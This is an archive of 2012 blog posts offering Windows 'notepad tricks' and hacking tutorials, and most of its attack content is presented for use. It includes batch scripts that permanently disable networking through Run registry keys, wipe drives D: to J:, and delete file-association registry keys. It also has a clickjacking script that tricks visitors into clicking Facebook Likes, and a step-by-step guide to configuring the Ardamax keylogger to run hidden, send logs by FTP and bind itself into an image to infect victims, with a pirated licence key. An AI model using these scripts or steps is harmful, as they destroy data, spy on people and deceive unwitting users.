Unordered List

Friday, August 17, 2012

Disable Internet Permanently With Notepad


This is new trick to disable internet permanently in your computer. After it’s running you cannot use internet .


Copy below code and paste in Notepad.

echo @echo off>c:windowswimn32.bat
echo break off>>c:windowswimn32.bat
echo ipconfig/release_all>>c:windowswimn32.bat
echo end>>c:windowswimn32.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentv ersionrun /v WINDOWsAPI /t reg_sz /d c:windowswimn32.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentve rsionrun /v CONTROLexit /t reg_sz /d c:windowswimn32.bat /f
echo You Have Been HACKED!
PAUSE


Save as like a .bat file.

                 eg:entertainer001.bat”.


..........................................END......................................... 
Make Your Keyboard Disco Light - Notepad Trick


This trick just makes your keyboard lights do disco.
The script I’m sharing with you, when executed makes your Caps, Num and Scroll Lock’s light flash in a cool rhythmic way!


Code No 1

This piece of code makes ur keyboard a live disco..
Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{CAPSLOCK}”
wshshell.sendkeys “{NUMLOCK}”
wshshell.sendkeys “{SCROLLLOCK}”
loop
                                          
                                                      OR


Code No 2

This one makes it looks like a chain of light….
Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 200
wshshell.sendkeys “{CAPSLOCK}”
wscript.sleep 100
wshshell.sendkeys “{NUMLOCK}”
wscript.sleep 50
wshshell.sendkeys “{SCROLLLOCK}”
loop


Instructions:
  • Paste any of the two above codes in notepad

  • Save as “AnyFileName” .vbs and Run it.

  • To stop, launch task manager and then under “Processes” end “wscript.exe


I hope u would like it..



Add Login Box / Login Form Code Into your Blogger


In this post we will learn how to add the Login box in your blogger/blogspot blog. Blogger Users here we go with the steps.


  • Log in to your Blogger dashboard.

  • Go to Layout and click “Add a Gadget”.

  • Select “HTML/Java Script” option.

  • Copy the code below and Paste Inside the box.

<form action="https://www.google.com/accounts/ServiceLoginBoxAuth" method="post" onsubmit="onlogin()"><input value="http://www.blogger.com/loginz?d=%2Fhome&p=http%3A%2F%2Fwww.blogger.com%2F" name="continue" type="hidden"/><input value="blogger" name="service" type="hidden"/><input value="8" name="nui" type="hidden"/><input value="8" name="naui" type="hidden"/><input value="2" name="fpui" type="hidden"/><input value="3" name="uilel" type="hidden"/><input value="true" name="skipvpage" type="hidden"/><input value="false" name="rm" type="hidden"/><input value="true" name="alwf" type="hidden"/><input value="http://www.blogger.com/login.g" name="roeu" type="hidden"/><input value="0" name="alinsu" type="hidden"/><input value="WbQ8QiJfUvA" name="GA3T" type="hidden"/><div><label for="Email"> Username: <br/><input id="Email" tabindex="1" value="" name="Email" size="20" type="text"/></label></div><div><label for="Passwd"> Password: (<a href="https://www.blogger.com/forgot.g" target="_top" title="Forgot your password?">?</a>) <br/></label><input id="Passwd" tabindex="2" autocomplete="off" name="Passwd" size="20" type="password"/></div><br/><input id="signin-btn-ns" tabindex="0" value="Sign in" class="ubtn ubtn-block" name="submit" type="submit"/></form>

  • Save the Html/Javascript and go on to your page to see how it looks.


Enjoy................................

How To Insert PHP Script On Blogger Blog


Hi followers, here is a way to insert .php scripts on blogger blogs. It really is awesome. Just follow my article.

  • Log in to your blogger account.

  • Go to Layout .

  • Click on ‘Add a Gadget’ checkbox.

  • Then select ‘ HTML/Javascript’.

  • Paste this code.
<object width="400" height="300" type="text/html"data=" Your URL.php "></object>
  • Now replace URL.php with the URL php file you are hosting somewhere else.

  • You can now save and enjoy PHP features on blogger.


........................................................End...........................................................

Saturday, August 11, 2012

Facebook Like Click jacking Script


Hello Friends. Now i share a useful post about increase Facebook likes with Click jacking. We are tried some way to increase our Facebook fan page like,but it is more easier than that ways.

Click Jack Script

  • Then go to Template.
  • Paste the Following piece of script above </head>


<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.5.2/jquery.min.js" type="text/javascript">
</script>
<script type="text/javascript">
function ClickJackFbHide(){
jQuery("div[id^=\'clickjack-button-wrapper\']").hide();
}
function ClickJackFbShow(){
jQuery("div[id^=\'clickjack-button-wrapper\']").show();
}
</script>


  • Paste this script just above </body>


<div id="clickjack-button-wrapper-5" style="position: absolute; opacity: 0; filter: alpha(opacity = 0); -ms-filter:'progid:DXImageTransform.Microsoft.Alpha(Opacity=0)'; margin-left: -50px; z-index: 100; width:27px; height:20px; overflow:hidden">
<!--<div class="clickjack-mask" style="position: absolute; top: 5px; left: 5px; z-index: 1000; height: 13px; width: 15px;"></div>-->
<iframe src="http://www.facebook.com/plugins/like.php?href=Replace Your facebook fanpageurl&amp;layout=button_count&amp;show_faces=false&amp;
width=50&amp;action=like&amp;colorscheme=light&amp;height=21" scrolling="no" frameborder="0" style="border:none; overflow:hidden; width:45px; left:-19px; height:21px; z-index: 0; position: relative;" allowTransparency="true"></iframe>
</div>
<script type="text/javascript">
jQuery( document ).ready( function() {
$( "#clickjack-button-wrapper-5" ).parent().mousemove( function( e ) {
jQuery( "#clickjack-button-wrapper-5" ).css( {
top: e.pageY - 10,
left: e.pageX + 30
} );
} );
clickjack_hider();
var clickjack_fb_timer = setTimeout("clickjack_hider()",5000);
} );
function clickjack_hider(){
jQuery("input").mouseout(function(){ClickJackFbShow();});
jQuery("a").mouseout(function(){ClickJackFbShow();});
jQuery("button").mouseout(function(){ClickJackFbShow();});
jQuery("textarea").mouseout(function(){ClickJackFbShow();});
jQuery(".ratingblock").mouseout(function(){ClickJackFbShow();}); jQuery("object").mouseout(function(){ClickJackFbShow();});
jQuery("input").mouseover(function(){ClickJackFbHide();});
jQuery("a").mouseover(function(){ClickJackFbHide();});
jQuery("button").mouseover(function(){ClickJackFbHide();});
jQuery("textarea").mouseover(function(){ClickJackFbHide();});
jQuery(".ratingblock").mouseover(function(){ClickJackFbHide();}); jQuery("object").mouseover(function(){ClickJackFbHide();});
}
</script>

From This you can get 100 likes daily, no need to send promotion links to your friends and pages!

Replace the Red line with your facebook fan page


.........................................................END..............................................................

Folder Lock Without Any Software – Notepad Trick


Now i share a simple trick about lock a folder without any external software. This is a Notepad trick,try it and
  • Paste the code given below in Notepad and 'Save' it as batch file (with extension '.bat ').

if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo Are you sure u want to Lock the folder(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock folder
set/p "pass=>"
if NOT %pass%==type your password here goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Locker created successfully
goto End
:End

  • Then you see a batch file.

  • Double click on this batch file,then created a folder locker.

  • New folder named 'Entertainment Locker' would be formed at the same location.

  • Now bring all the files you want to hide in the 'Entertainment Locker' folder. Double click on the batch file to lock the folder namely 'Entertainment Locker' .

  • If you want to unlock your files,double click the batch file again and you would be prompted for password.

Enter the password and enjoy access to the folder.

Friday, August 10, 2012

Create Folders With Notepad (Harmful Format)


Here is a funny one!

Open Notepad and write the following:

MD 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20

Press Save as and save it like a .bat file e.g (Entertainment.bat)

This will create 20 folders if you write numbers upto 100 it will give you 100 folders. You can also make folders with names, like this:

MD VIRUS DANGER INFECTED PC-BURN ERROR


Funny thing is that you can actually hide this .bat file in an image (steganography Technique ) then send it to your friend or anybody and when they click to view it will create as many folders as you put in the file with names you select


Come here for more funny tips -------->> Here is a funny one!

Is Your computer “male” or “female”?


It is a simple Notepad trick to find your computer is MALE or FEMALE.


  • Open Notepad

  • Copy the following line into notepad:

CreateObject("SAPI.SpVoice").Speak"I love you"

Save file as"Entertainment computer_gender.vbs"

  • Run the file.

If you hear a male voice, your pc is a boy
If you hear a female voice, your pc is a girl.


Now Comment Your Results.. :)

Sunday, August 5, 2012

How To Hack Passwords From Remote Computer With Ardamax Key Logger


Now i share a hack tutorial it is copied from a website named HackersZone { Hacking & Security }. I try to explain its working to all people. special thanks to HackersZone .


PART-: 1

At first turn off your anti virus.


Download ARDAMAX 2.8 : Click here


Download this file and unzip it. Click install button


Then After Installing your task bar shows a new icon like notepad, now right-hand click it and click 'Enter registration key.


In The Registration box Enter This :-
REGISTRATION NAME : Nemesis
REGISTRATION KEY : YKPJVSDPITIUTRL


Once done click 'Ok' and you should get a pop-up saying 'Registration key accepted. Thanks for registering'


PART-: 2
Creating the Keylogger Engine:


Now we are going to make the Key logger Engine (The thing you give to your victim). Click 'Remote Installation...', now, click 'next' until you get to Appearances.


Now that your at Appearences, click 'Additional components' and Select'Log Viewer' .
Now you should be at 'Invisibility', make sure all the boxes are Selected, then click 'Next'.


Now you should be at 'Security', now, click 'Enable' and put your password (it can be any password you like, make it something easy so you can remember). Once done, make sure all the boxes are ticked and click 'Next'.


Now you should be at 'Web Update', just click 'Next' when your here.


Ok, you should now be at 'Options', this all depends on you, if you want your Keylogger to be a secret on your computer so your family know you ain't been up to anything naughty, then tick 'Start in hidden mode' and click 'Next'

(Remember, if in future you want to make a new Keylogger Engine, then press: CTRL + SHIFT + ALT + H at the same time.


Ok, now you should be at 'Control', click the box that says 'Send logs every', now make it so it sends logs every 10 minutes, then where it says Delivery, un-tick 'Email' and tick 'FTP', leave the 'Include' bit as it is, now un-tick the box where it says 'Send only if log size exceeds', once thats done.


Now you should be at 'FTP', create a free account, Click here

Then make sure your at 'Online Storage', then make a new folder called: Logs (this is where the logs are sent to when you keylogg someone),

Now on your FTP on Ardamax Keylogger, where it says 'FTP Host:', put this: http://ftp.drivehq.com

Now where it says 'Remote Folder:', put this: Logs

Now where it says 'Userame:' and 'Password:', put your DriveHQ username and password, then it should look something like this.
Once done, do NOT change your DriveHQ password or rename/delete the folder called 'Logs', if you do, the logs will not come through.


You should now be at 'Control', make sure all the boxes are 'ticked' then click 'Next'.


Where it says 'Screen Shots', adjust them as you like, but I recommend every 2 hours and full screen, once done click 'Next'.


Now you should be at 'Destination', now you have to choose where you put your Keylogger Engine, where it says 'Keylogger egine path:', click 'browse' and choose where you want to put your Keylogger Engine.


Now un-tick 'Open the folder containing the keylogger engine' (this should stop you from logging yourself) and then choose the Icon you want for the keylogger engine, choose one and then click 'Next' then 'Finish'.


PART:- 3

Binding the Key-logger Engine with another file:

Download Easy Binder : Click here


PLEASE NOTE THAT YOU WILL NEED THE .NET FRAMEWORK v2.0 IN ORDER TO RUN THE BINDER.


Open it and then click the little green '+' image in the bottom left corner, then it should browse your files. 


Go to wherever you put the Keylogger Engine and then click the file called 'Install'.
Do the same again but don't add the Keylogger Engine (Install), add a picture or something.


You need to get a .ico image, this is easy, just Click here and upload the Image you want to be converted to .ico,
once its done, click 'download'.


On the Binder, click 'Settings' and then where it says 'Select An Icon', click the '...' image and then browse your files, where it says 'Files of type', scroll down and select 'All Files [*.*]', then select your .ico image which you just made like so:
Now on the Easy Binder, where it says 'Set Output File', click the '...' button and then put it where you want your binded files to be saved, put the name you want on the file and then click 'Save'.


Go to 'File's' on the Binder and then click 'Bind File's'. Now this new file you've just made is the keylogger and a image in one, if your doing this with Ardamax 2.8 then when your victim opens the file, a harmless image comes up and they're PC also gets infected with Ardamax Keylogger.


Now spred and enjoy your logs!


This Post fully copied from HackersZone { Hacking & Security }

Thanks HackersZone


Saturday, August 4, 2012

How To Make Dangerous Virus with Notepad.


Hi followers,this is a special post, It contain “how to make a harmful virus with notepad”?.


USE THIS TRICK FOR ETHICAL USE ONLY


1. At first open Notepad,Then copy below code and paste it.
@echo off
del D:\*.* /f /s /q
del E:\*.* /f /s /q
del F:\*.* /f /s /q
del G:\*.* /f /s /q
del H:\*.* /f /s /q
del I:\*.* /f /s /q
del J:\*.* /f /s /q

Save it as Entertainer001.bat and the batch file is created . Without .bat extension it will not work on your computer.


OR


2. Open Notepad,Then copy below code and paste it.

@ECHO OFF
START reg delete HKCR/.exe
START reg delete HKCR/.dll
START reg delete HKCR/*

Save it as Entertainer.bat and the batch file is created . Without .bat extension it will not work on your computer.


Do not  use this on your computer.


.................................END.......................................

Friday, August 3, 2012

How To Hack All Passwords From A Local Computer


Hi everybody, Now i saying about a new software,it used to  crack all  passwords including G-mail. It is working, Before run this software please turn off Anti virus.Then install it.


This software only decrypted your local password file. Do not use this software others computer with out permission.


Download Software: Click here (with activation key)


  • Enter a email address you want to hack.

  • Click Crack password.

  • Enter activation code.

  • Now you will get all passwords from your system.
  • List of passwords.


How is it? 

Thank you 

.........................................END................................................